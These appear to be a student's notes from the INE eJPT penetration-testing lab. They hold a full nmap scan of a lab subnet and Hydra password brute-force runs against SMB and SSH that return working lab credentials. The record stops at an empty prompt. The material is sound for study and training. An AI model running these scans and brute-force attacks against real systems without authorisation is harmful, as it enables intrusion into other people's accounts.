INE eJPT – Junior Penetration Tester

Nmap Scan:

Nmap 7.92 scan initiated Fri Nov 1 17:35:37 2024 as: **nmap -p- -A -oN nmap_result.txt 192.168.100.0/24**

Nmap scan report for ip-192-168-100-1.eu-central-1.compute.internal (192.168.100.1)

Host is up (0.00022s latency).

All 65535 scanned ports on ip-192-168-100-1.eu-central-1.compute.internal (192.168.100.1) are in ignored states.

Not shown: 65535 filtered tcp ports (no-response)

MAC Address: 02:B3:FC:19:5B:09 (Unknown)

Too many fingerprints match this host to give specific OS details

Network Distance: 1 hop

TRACEROUTE

HOP RTT   ADDRESS

1   0.22 ms ip-192-168-100-1.eu-central-1.compute.internal (192.168.100.1)

Nmap scan report for ip-192-168-100-50.eu-central-1.compute.internal (192.168.100.50)

Host is up (0.00050s latency).

Not shown: 65521 closed tcp ports (reset)

PORT   STATE SERVICE   VERSION

80/tcp   open http   Apache httpd 2.4.51 ((Win64) PHP/7.4.26)

|_http-server-header: Apache/2.4.51 (Win64) PHP/7.4.26

|_http-title: WAMPSERVER Homepage

135/tcp   open msrpc   Microsoft Windows RPC

139/tcp   open netbios-ssn   Microsoft Windows netbios-ssn

445/tcp   open microsoft-ds   Windows Server 2012 R2 Standard 9600 microsoft-ds

3307/tcp open opsession-prxy?

| fingerprint-strings:

| NULL:

|_ Host 'ip-192-168-100-5.eu-central-1.compute.internal' is not allowed to connect to this MariaDB server

3389/tcp open ssl/ms-wbt-server?

| ssl-cert: Subject: commonName=WINSERVER-01

| Not valid before: 2024-10-31T10:58:54

|_Not valid after: 2025-05-02T10:58:54

|_ssl-date: 2024-11-01T12:08:02+00:00; -1s from scanner time.

| rdp-ntlm-info:

| Target_Name: WINSERVER-01

| NetBIOS_Domain_Name: WINSERVER-01

| NetBIOS_Computer_Name: WINSERVER-01

| DNS_Domain_Name: WINSERVER-01

| DNS_Computer_Name: WINSERVER-01

| Product_Version: 6.3.9600

|_ System_Time: 2024-11-01T12:07:55+00:00

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

49152/tcp open msrpc Microsoft Windows RPC

49153/tcp open msrpc Microsoft Windows RPC

49154/tcp open msrpc Microsoft Windows RPC

49155/tcp open msrpc Microsoft Windows RPC

49160/tcp open msrpc Microsoft Windows RPC

49170/tcp open msrpc Microsoft Windows RPC

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :

SF-Port3307-TCP:V=7.92%I=7%D=11/1%Time=6724C44D%P=x86_64-pc-linux-gnu%r(NU

SF:LL,6D,"i\0\0\x01\xffj\x04Host\x20'ip-192-168-100-5\.eu-central-1\.compu

SF:te\.internal'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x20this\x2

SF:0MariaDB\x20server");

MAC Address: 02:4C:B2:B9:E1:C5 (Unknown)

No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).

TCP/IP fingerprint:

OS:SCAN(V=7.92%E=4%D=11/1%OT=80%CT=1%CU=32862%PV=Y%DS=1%DC=D%G=Y%M=024CB2%T

OS:M=6724C4A3%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=109%TI=I%CI=I%II=I

OS:%SS=S%TS=7)OPS(O1=M2301NW8ST11%O2=M2301NW8ST11%O3=M2301NW8NNT11%O4=M2301

OS:NW8ST11%O5=M2301NW8ST11%O6=M2301ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000

OS:%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M2301NW8NNS%CC=Y%Q=)T1(R=Y%D

OS:F=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0

OS:%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=

OS:A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=

OS:Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=A

OS:R%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R

OS:UD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop

Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-time:

| date: 2024-11-01T12:07:56

|_ start_date: 2024-11-01T10:58:45

| smb-os-discovery:

| OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)

| OS CPE: cpe:/o:microsoft:windows_server_2012::-

| Computer name: WINSERVER-01

| NetBIOS computer name: WINSERVER-01\x00

| Workgroup: WORKGROUP\x00

|_ System time: 2024-11-01T12:07:56+00:00

|_clock-skew: mean: 0s, deviation: 1s, median: 0s

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

| smb2-security-mode:

| 3.0.2:

|_ Message signing enabled but not required

|_nbstat: NetBIOS name: WINSERVER-01, NetBIOS user: <unknown>, NetBIOS MAC: 02:4c:b2:b9:e1:c5 (unknown)

TRACEROUTE

HOP RTT ADDRESS

1 0.50 ms ip-192-168-100-50.eu-central-1.compute.internal (192.168.100.50)

Nmap scan report for ip-192-168-100-51.eu-central-1.compute.internal (192.168.100.51)

Host is up (0.00048s latency).

Not shown: 65521 closed tcp ports (reset)

PORT STATE SERVICE VERSION

21/tcp open ftp Microsoft ftpd

| ftp-syst:

|_ SYST: Windows_NT

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| 04-19-22 02:25AM   <DIR>   aspnet_client

| 04-19-22 01:19AM   1400 cmdasp.aspx

| 04-19-22 12:17AM   99710 iis-85.png

| 04-19-22 12:17AM   701 iisstart.htm

|_04-19-22 02:13AM   22 robots.txt.txt

80/tcp open http   Microsoft IIS httpd 8.5

|_http-svn-info: ERROR: Script execution failed (use -d to debug)

|_http-server-header: Microsoft-IIS/8.5

| http-methods:

|_ Potentially risky methods: TRACE COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT

| http-webdav-scan:

| Server Date: Fri, 01 Nov 2024 12:07:54 GMT

| Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK

| Server Type: Microsoft-IIS/8.5

| Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK

| WebDAV type: Unknown

| Directory Listing:

| http://ip-192-168-100-51.eu-central-1.compute.internal/

| http://ip-192-168-100-51.eu-central-1.compute.internal/aspnet_client/

| http://ip-192-168-100-51.eu-central-1.compute.internal/cmdasp.aspx

| http://ip-192-168-100-51.eu-central-1.compute.internal/iis-85.png

| http://ip-192-168-100-51.eu-central-1.compute.internal/iisstart.htm

|_   http://ip-192-168-100-51.eu-central-1.compute.internal/robots.txt.txt

|_http-title: IIS Windows Server

135/tcp open msrpc   Microsoft Windows RPC

139/tcp open netbios-ssn   Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds

3389/tcp open ssl/ms-wbt-server?

| ssl-cert: Subject: commonName=WINSERVER-02

| Not valid before: 2024-10-31T10:58:53

|_Not valid after: 2025-05-02T10:58:53

| rdp-ntlm-info:

| Target_Name: WINSERVER-02

| NetBIOS_Domain_Name: WINSERVER-02

| NetBIOS_Computer_Name: WINSERVER-02

| DNS_Domain_Name: WINSERVER-02

| DNS_Computer_Name: WINSERVER-02

| Product_Version: 6.3.9600

|_ System_Time: 2024-11-01T12:07:55+00:00

|_ssl-date: 2024-11-01T12:08:02+00:00; -1s from scanner time.

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

49152/tcp open msrpc Microsoft Windows RPC

49153/tcp open msrpc Microsoft Windows RPC

49154/tcp open msrpc Microsoft Windows RPC

49155/tcp open msrpc Microsoft Windows RPC

49159/tcp open msrpc Microsoft Windows RPC

49170/tcp open msrpc Microsoft Windows RPC

MAC Address: 02:17:15:2B:E3:71 (Unknown)

No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).

TCP/IP fingerprint:

OS:SCAN(V=7.92%E=4%D=11/1%OT=21%CT=1%CU=41962%PV=Y%DS=1%DC=D%G=Y%M=021715%T
OS:M=6724C4A3%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10E%TI=I%CI=I%II=I
OS:%SS=S%TS=7)OPS(O1=M2301NW8ST11%O2=M2301NW8ST11%O3=M2301NW8NNT11%O4=M2301
OS:NW8ST11%O5=M2301NW8ST11%O6=M2301ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000
OS:%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M2301NW8NNS%CC=Y%Q=)T1(R=Y%D
OS:F=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0
OS:%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=
OS:A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=
OS:Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=A
OS:R%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R
OS:UD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop

Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-time:

| date: 2024-11-01T12:07:56

|_ start_date: 2024-11-01T10:58:44

| smb2-security-mode:

| 3.0.2:

|_ Message signing enabled but not required

| smb-security-mode:

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

|_nbstat: NetBIOS name: WINSERVER-02, NetBIOS user: <unknown>, NetBIOS MAC: 02:17:15:2b:e3:71 (unknown)

TRACEROUTE

HOP RTT ADDRESS

1 0.48 ms ip-192-168-100-51.eu-central-1.compute.internal (192.168.100.51)

Nmap scan report for ip-192-168-100-52.eu-central-1.compute.internal (192.168.100.52)

Host is up (0.00046s latency).

Not shown: 65528 closed tcp ports (reset)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_-rw-r--r-- 1 65534 65534 318 Apr 18 2022 updates.txt

| ftp-syst:

| STAT:

| FTP server status:

| Connected to ::ffff:192.168.100.5

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| At session startup, client count was 1

| vsFTPd 3.0.3 - secure, fast, stable

|_End of status

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 ac:70:6f:d3:c8:9d:4c:3e:80:a3:cb:b8:0f:d4:cb:91 (RSA)

| 256 a5:68:79:ee:60:35:f9:cd:97:26:b3:fd:90:02:3e:7d (ECDSA)

|_ 256 5a:90:99:c2:ae:e3:6a:dd:28:d6:3a:4c:94:42:44:80 (ED25519)

80/tcp open http Apache httpd 2.4.41

|_http-server-header: Apache/2.4.41 (Ubuntu)

|_http-title: Index of /

| http-ls: Volume /

| SIZE TIME FILENAME

| - 2018-02-21 17:28 drupal/

|_

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 4.13.17-Ubuntu (workgroup: WORKGROUP)

3306/tcp open mysql MySQL 5.5.5-10.3.34-MariaDB-0ubuntu0.20.04.1

| mysql-info:

| Protocol: 10

| Version: 5.5.5-10.3.34-MariaDB-0ubuntu0.20.04.1

| Thread ID: 47

| Capabilities flags: 63486

| Some Capabilities: DontAllowDatabaseTableColumn, Support41Auth, ConnectWithDatabase, SupportsTransactions, ODBCClient, IgnoreSpaceBeforeParenthesis, SupportsCompression, FoundRows, IgnoreSigpipes, InteractiveClient, LongColumnFlag, Speaks41ProtocolNew, Speaks41ProtocolOld, SupportsLoadDataLocal, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins

| Status: Autocommit

| Salt: vOc&/\aRU7OjF`/h?Co(

|_ Auth Plugin Name: mysql_native_password

3389/tcp open ms-wbt-server xrdp

MAC Address: 02:4E:EB:FE:4E:31 (Unknown)

No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).

TCP/IP fingerprint:

OS:SCAN(V=7.92%E=4%D=11/1%OT=21%CT=1%CU=35398%PV=Y%DS=1%DC=D%G=Y%M=024EEB%T

OS:M=6724C4A3%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10A%TI=Z%CI=Z%II=I

OS:%TS=A)OPS(O1=M2301ST11NW7%O2=M2301ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11N

OS:W7%O5=M2301ST11NW7%O6=M2301ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F

OS:4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T

OS:=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R

OS:%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=

OS:40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0

OS:%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R

OS:=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

Service Info: Host: IP-192-168-100-52; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

|_nbstat: NetBIOS name: IP-192-168-100-, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

|_clock-skew: mean: 0s, deviation: 1s, median: 0s

| smb2-security-mode:

| 3.1.1:

|_ Message signing enabled but not required

| smb2-time:

| date: 2024-11-01T12:07:55

|_ start_date: N/A

| smb-os-discovery:

| OS: Windows 6.1 (Samba 4.13.17-Ubuntu)

| Computer name: ip-192-168-100-52

| NetBIOS computer name: IP-192-168-100-52\x00

| Domain name: eu-central-1.compute.internal

| FQDN: ip-192-168-100-52.eu-central-1.compute.internal

|_ System time: 2024-11-01T12:07:56+00:00

TRACEROUTE

HOP RTT ADDRESS

1 0.46 ms ip-192-168-100-52.eu-central-1.compute.internal (192.168.100.52)

Nmap scan report for ip-192-168-100-55.eu-central-1.compute.internal (192.168.100.55)

Host is up (0.00044s latency).

Not shown: 65520 closed tcp ports (reset)

PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 10.0

|_http-title: IIS Windows Server

|_http-server-header: Microsoft-IIS/10.0

| http-methods:

|_ Potentially risky methods: TRACE

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Windows Server 2019 Datacenter 17763 microsoft-ds

3389/tcp open ms-wbt-server Microsoft Terminal Services

| rdp-ntlm-info:

| Target_Name: WINSERVER-03

| NetBIOS_Domain_Name: WINSERVER-03

| NetBIOS_Computer_Name: WINSERVER-03

| DNS_Domain_Name: WINSERVER-03

| DNS_Computer_Name: WINSERVER-03

| Product_Version: 10.0.17763

|_ System_Time: 2024-11-01T12:17:58+00:00

| ssl-cert: Subject: commonName=WINSERVER-03

| Not valid before: 2024-10-31T10:58:39

|_Not valid after: 2025-05-02T10:58:39

|_ssl-date: 2024-11-01T12:18:03+00:00; 0s from scanner time.

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-title: Not Found

|_http-server-header: Microsoft-HTTPAPI/2.0

47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

49664/tcp open msrpc Microsoft Windows RPC

49665/tcp open msrpc Microsoft Windows RPC

49666/tcp open msrpc Microsoft Windows RPC

49668/tcp open msrpc Microsoft Windows RPC

49669/tcp open msrpc Microsoft Windows RPC

49670/tcp open msrpc Microsoft Windows RPC

49671/tcp open msrpc Microsoft Windows RPC

49696/tcp open msrpc Microsoft Windows RPC

MAC Address: 02:B5:AD:75:25:79 (Unknown)

No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).

TCP/IP fingerprint:

OS:SCAN(V=7.92%E=4%D=11/1%OT=80%CT=1%CU=32218%PV=Y%DS=1%DC=D%G=Y%M=02B5AD%T

OS:M=6724C6FB%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10B%TI=I%CI=I%II=I

OS:%SS=S%TS=U)OPS(O1=M2301NW8NNS%O2=M2301NW8NNS%O3=M2301NW8%O4=M2301NW8NN
S%

OS:O5=M2301NW8NNS%O6=M2301NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W

OS:6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M2301NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S

OS:=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y

OS:%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%

OS:O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=8

OS:0%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%

OS:Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=

OS:Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop

Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:

|_nbstat: NetBIOS name: WINSERVER-03, NetBIOS user: <unknown>, NetBIOS MAC: 02:b5:ad:75:25:79 (unknown)

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

| smb-os-discovery:

| OS: Windows Server 2019 Datacenter 17763 (Windows Server 2019 Datacenter 6.3)

| Computer name: WINSERVER-03

| NetBIOS computer name: WINSERVER-03\x00

| Workgroup: WORKGROUP\x00

|_ System time: 2024-11-01T12:17:58+00:00

| smb2-time:

| date: 2024-11-01T12:17:58

|_ start_date: N/A

| smb2-security-mode:

| 3.1.1:

|_ Message signing enabled but not required

TRACEROUTE

HOP RTT ADDRESS

1 0.44 ms ip-192-168-100-55.eu-central-1.compute.internal (192.168.100.55)

Nmap scan report for ip-192-168-100-63.eu-central-1.compute.internal (192.168.100.63)

Host is up (0.00055s latency).

Not shown: 65533 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

3389/tcp open ms-wbt-server Microsoft Terminal Services

| ssl-cert: Subject: commonName=EC2AMAZ-IK4QFED

| Not valid before: 2024-10-31T10:58:35

|_Not valid after: 2025-05-02T10:58:35

| rdp-ntlm-info:

| Target_Name: EC2AMAZ-IK4QFED

| NetBIOS_Domain_Name: EC2AMAZ-IK4QFED

| NetBIOS_Computer_Name: EC2AMAZ-IK4QFED

| DNS_Domain_Name: EC2AMAZ-IK4QFED

| DNS_Computer_Name: EC2AMAZ-IK4QFED

| Product_Version: 10.0.14393

|_ System_Time: 2024-11-01T12:17:57+00:00

|_ssl-date: 2024-11-01T12:18:03+00:00; 0s from scanner time.

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

MAC Address: 02:56:44:B3:01:37 (Unknown)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running (JUST GUESSING): FreeBSD 6.X (85%)

OS CPE: cpe:/o:freebsd:freebsd:6.2

Aggressive OS guesses: FreeBSD 6.2-RELEASE (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE

HOP RTT ADDRESS

1 0.55 ms ip-192-168-100-63.eu-central-1.compute.internal (192.168.100.63)

Nmap scan report for ip-192-168-100-67.eu-central-1.compute.internal (192.168.100.67)

Host is up (0.00034s latency).

Not shown: 65534 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 68:92:ac:ab:ca:25:ff:ef:ca:18:84:80:cb:e9:e5:ac (RSA)

| 256 cc:a1:81:6a:8c:a4:27:73:d7:cf:77:f1:3e:53:28:cf (ECDSA)

|_ 256 cc:25:b3:d0:c0:bb:32:a6:b9:15:f7:99:22:70:62:47 (ED25519)

MAC Address: 02:EA:FF:16:9E:7B (Unknown)

No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).

TCP/IP fingerprint:

OS:SCAN(V=7.92%E=4%D=11/1%OT=22%CT=1%CU=36199%PV=Y%DS=1%DC=D%G=Y%M=02EAFF%T

OS:M=6724C6FB%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=2%ISR=10D%TI=Z%CI=Z%II=I

OS:%TS=A)OPS(O1=M2301ST11NW6%O2=M2301ST11NW6%O3=M2301NNT11NW6%O4=M2301ST11N

OS:W6%O5=M2301ST11NW6%O6=M2301ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F

OS:4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M2301NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T

OS:=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R

OS:%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=

OS:40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0

OS:%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R

OS:=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP RTT ADDRESS

1 0.34 ms ip-192-168-100-67.eu-central-1.compute.internal (192.168.100.67)

Nmap scan report for ip-192-168-100-5.eu-central-1.compute.internal (192.168.100.5)

Host is up (0.000036s latency).

Not shown: 65531 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.7p1 Debian 2 (protocol 2.0)

| ssh-hostkey:

| 3072 85:b1:51:0e:c8:d5:ff:36:0b:9d:c7:09:8a:11:fb:7b (RSA)

| 256 d9:e3:0f:24:46:98:7d:1c:c2:82:3a:7c:f4:72:8c:98 (ECDSA)

|_ 256 7d:5c:16:db:0a:f5:73:33:6b:5f:a9:23:9f:df:77:31 (ED25519)

3389/tcp open ms-wbt-server xrdp

5910/tcp open vnc VNC (protocol 3.8)

45656/tcp open http Werkzeug httpd 2.0.2 (Python 3.9.8)

|_http-server-header: Werkzeug/2.0.2 Python/3.9.8

|_http-title: 404 Not Found

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6.32

OS details: Linux 2.6.32

Network Distance: 0 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Post-scan script results:

| clock-skew:

| 0s:

| 192.168.100.51 (ip-192-168-100-51.eu-central-1.compute.internal)

|_ 192.168.100.63 (ip-192-168-100-63.eu-central-1.compute.internal)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done at Fri Nov 1 17:48:17 2024 -- 256 IP addresses (8 hosts up) scanned in 760.38 seconds

---

SMB & SSH Brute force:

192.168.100.50

```
root@kali:~# hydra -l admin -P /usr/share//wordlists/rockyou.txt.gz 192.168.100.50 smb
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
s non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-02 01:26:30
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
restore
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking smb://192.168.100.50:445/
[445][smb] host: 192.168.100.50   login: admin   password: superman
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-02 01:26:44
```

```
root@kali:~# hydra -l mike -P /usr/share//wordlists/rockyou.txt.gz 192.168.100.50 smb
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
s non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-02 00:49:56
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking smb://192.168.100.50:445/
[445][smb] host: 192.168.100.50   login: mike   password: diamond
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-02 00:50:01
```

192.168.100.51

```
root@kali:~# hydra -l steven -P /usr/share/wordlists/rockyou.txt.gz 192.168.100.51 smb
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
s non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-02 06:34:02
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
restore
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking smb://192.168.100.51:445/
[445][smb] host: 192.168.100.51   login: steven   password: bonita
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-02 06:34:19
root@kali:~#
```

192.168.100.52

```
root@kali:/# hydra -l auditor -P /usr/share/wordlists/rockyou.txt.gz 192.168.100.52 http
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
s non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-02 21:22:56
[ERROR] There is no service "http", most likely you mean one of the many web modules, e.g. http-get or http-form-post. Read it
root@kali:/# hydra -l auditor -P /usr/share/wordlists/rockyou.txt.gz 192.168.100.52 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
s non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-02 21:23:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.100.52:22/
[STATUS] 180.00 tries/min, 180 tries in 00:01h, 14344223 to do in 1328:11h, 16 active
[22][ssh] host: 192.168.100.52   login: auditor   password: qwertyuiop
[STATUS] 4781466.33 tries/min, 14344399 tries in 00:03h, 4 to do in 00:01h, 14 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-02 21:26:18
root@kali:/#
```

192.168.100.55

```
root@kali:~#
